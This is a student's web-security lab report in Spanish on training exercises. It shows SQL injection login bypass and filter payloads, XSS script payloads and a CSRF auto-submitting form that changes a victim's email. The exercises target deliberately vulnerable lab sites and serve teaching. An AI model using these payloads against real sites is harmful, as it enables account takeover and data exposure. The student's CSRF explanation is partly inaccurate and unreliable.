

Laboratorio 1 - Seguridad en los Datos

3z-34Stp+j2}zHQd\HgoQ8+~883992S

Nombre del estudiante: Luis Felipe Ospina

Fecha: 26 de agosto de 2025

Curso: Seguridad en los Datos

Objetivo:

Reconocer algunas de las amenazas más comunes a las que están expuestas las aplicaciones web.

1. SQL Injection

1.1 Vulnerabilidad en cláusula WHERE (Hidden Data)

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Evidencia:

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `' +OR+1=1--`
3. Submit the request, and verify that the response now contains one or more unreleased products.

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

https://0acf0086033879238124670d007500d0.web-security-academy.net/filter?category='+OR+1=1--|

https://0acf0086033879238124670d007500d0.web-security-academy.net/filter?category=%27+OR+1=1--

https://0acf0086033879238124670d007500d0.web-security-academy.net/filter?category='+OR+1=1-- - Búsqueda de Google

Filtrar la búsqueda: Historial Favoritos Pestañas

Back to lab home Back to lab description >>

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data **LAB Solved**

Back to lab description >>

Congratulations, you solved the lab! Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#)

WE LIKE TO
SHOP 

' OR 1=1--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Tech gifts](#)



Interpretación:

La inyección SQL en este escenario permitió manipular la consulta que filtra los productos por categoría. Al introducir una cadena maliciosa, se logró que la aplicación mostrara productos que normalmente estaban ocultos (no liberados). Esto evidencia que el sistema no valida correctamente las entradas del usuario y construye las consultas de forma insegura, lo cual representa un riesgo de exposición de datos sensibles o de información interna de la aplicación.

1.2 Vulnerabilidad permitiendo bypass de login

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the **administrator** user.

Evidencia:

Solution


1. Use Burp Suite to intercept and modify the login request.
2. Modify the `username` parameter, giving it the value: `administrator'--`

Login

Username

administrator'--

Password


..... 

Log in



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Interpretación:

La vulnerabilidad en el formulario de autenticación permitió saltarse el proceso de validación de credenciales mediante una inyección SQL que forzó la consulta a devolver acceso como administrador. Este tipo de ataque compromete

directamente la confidencialidad e integridad del sistema, ya que el atacante obtiene control total de la aplicación sin necesidad de conocer usuario ni contraseña reales.

2. Cross-site Scripting (XSS)

2.1 Reflected XSS en contexto HTML

This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

To solve the lab, perform a cross-site scripting attack that calls the `alert` function.

Evidencia:

Solution




1. Copy and paste the following into the search box:

```
<script>alert(1)</script>
```

2. Click "Search".

WE LIKE TO BLOG

Search



Interpretación:

En este laboratorio, la aplicación reflejó directamente la entrada del usuario en la respuesta HTML sin aplicar codificación ni validación. Esto permitió inyectar un script malicioso que ejecutó la función `alert()`. Aunque el ejemplo es básico, en un escenario real se podría usar este tipo de vulnerabilidad para robar cookies de sesión, redirigir usuarios a páginas falsas o inyectar código malicioso persistente en el navegador.

2.2 Stored XSS en contexto HTML

This lab contains a stored cross-site scripting vulnerability in the comment functionality.

To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.

Evidencia:

💡 Solution

1. Enter the following into the comment box:

```
<script>alert(1)</script>
```

2. Enter a name, email and website.
3. Click "Post comment".
4. Go back to the blog.



Stored XSS into HTML context with nothing encoded

[Back to lab description](#) >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning](#) >>

[Home](#)

Thank you for your comment!

Your comment has been submitted.

[< Back to blog](#)

Interpretación:

Aquí la vulnerabilidad se presentó en la funcionalidad de comentarios. Al introducir un script en el comentario, este quedó almacenado en la base de datos y se ejecutó cada vez que otro usuario accedía a la publicación. Este tipo de XSS es más peligroso que el reflejado porque se mantiene de forma persistente, afectando a todos los usuarios que visiten la página, lo que puede derivar en robo masivo de credenciales, distribución de malware o manipulación de la interfaz de la aplicación.

3. Cross-site Request Forgery (CSRF)

3.1 Vulnerabilidad sin defensas

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

Evidencia:



CSRF vulnerability with no defenses

[Go to exploit server](#)

[Back to lab description >>](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

[Update email](#)

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
  <form action="https://0a1f002904bfcf4080f8622a00600081.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="pwned@evil-user.net" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

Web Security Academy

CSRF vulnerability with no defenses

[Go to exploit server](#)[Back to lab description >>](#)[Home](#)

My Account

Your username is: wiener

Your email is: pwned@evil-user.net

Email

[Update email](#)

Interpretación:

Este es un ataque avanzado donde por medio de interceptar los protocolos de comunicación podemos cambiar la clave un email de un usuario, logrando cambiar la contraseña, obtener la contraseña anterior, hacer uso de las funciones de la cuenta para actividades maliciosas.

Conclusiones

En este laboratorio se reconocieron y analizaron diferentes amenazas comunes a las aplicaciones web, incluyendo **SQL Injection, XSS y CSRF**. Cada una representa un riesgo significativo para la seguridad y me permitió comprender la importancia de aplicar medidas de **prevención y mitigación** para proteger los sistemas frente a estas vulnerabilidades.